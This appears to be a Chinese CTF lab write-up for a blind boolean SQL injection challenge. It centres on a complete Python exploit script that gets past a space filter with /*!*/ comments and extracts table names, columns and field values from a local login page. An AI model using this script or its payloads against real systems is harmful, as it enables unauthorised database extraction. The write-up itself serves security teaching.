
(页面与 布尔盲注爆破 一模一样)
官方WP
经过测试,发现过滤了空格;
直接注释绕过,完整脚本:
- 代码都是差不多的,多了
payload = payload.replace(" ", "/*!*/")而已;
bash
# exp.py
import requests
import string

URL = "http://localhost:5055/login.php"

FAIL = "script" # 登录失败时的响应头

def send_payload(payload):
    payload = payload.replace(" ", "/*!*/")  # 绕过空格过滤
    data = {
        "username": payload,
        "password": "anything"
    }
    resp = requests.post(URL, data=data, allow_redirects=False)
    return resp.text.find(FAIL) == -1

def get_length(payload_template, min_len=1, max_len=100):
    for l in range(min_len, max_len):
        payload = payload_template.format(l)
        if send_payload(payload):
            return l
    return None

def get_string(payload_template, length):
    result = ""
    chars = string.ascii_letters + string.digits + "_{}@.-,! "
    for i in range(1, length+1):
        for c in chars:
            payload = payload_template.format(i, c)
            if send_payload(payload):
                result += c
                print(f"\r{result}", end="", flush=True)
                break
    print()
    return result

def get_table_names():
    print("[*] Getting table name length...")
    length = get_length("admin' and (select length(group_concat(table_name)) from information_schema.tables where table_schema=database())={};#---")
    print(f"[*] Table names length: {length}")

    print("[*] Getting table names...")
    names = get_string("admin' and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))=ascii('{}');#---", length)
    print(f"[*] Table names: {names.split(',')}")
    return names.split(',')

def get_column_names(table):
    print(f"[*] Getting column names length for {table}...")
    length = get_length(f"admin' and (select length(group_concat(column_name)) from information_schema.columns where table_name='{table}')={{}};#---")
    print(f"[*] Column names length: {length}")

    print(f"[*] Getting column names for {table}...")
    names = get_string(f"admin' and ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='{table}'),{{}},1))=ascii('{{}}');#---", length)
    print(f"[*] Column names: {names}")
    return names.split(',')

def get_field(table, column, row=0):
    print(f"[*] Getting length of {column} in {table} row {row}...")
    length = get_length(f"admin' and (select length({column}) from {table} limit {row},1)={{}};#---", max_len=256)
    print(f"[*] Field length: {length}")

    if length is None:
        print(f"[!] Cannot determine length for {column} in {table} row {row}, skipping.")
        return ""

    print(f"[*] Getting value of {column} in {table} row {row}...")
    value = get_string(f"admin' and ascii(substr((select {column} from {table} limit {row},1),{{}},1))=ascii('{{}}');#---", length)
    print(f"[*] Value: {value}")
    return value

if __name__ == "__main__":
    # 1. 获取所有表名
    tables = get_table_names()

    # 2. 获取每个表的列名
    for table in tables:
        columns = get_column_names(table)
        # 3. 获取每个表的每个字段内容
        for col in columns:
            for row in range(2):
get_field(table, col, row)- 最终flag:
- CTF{bool_sql_injection_bypass_is_fun}
总结
本章主要是讲解SQL注入漏洞与防护,都是些比较基础的知识;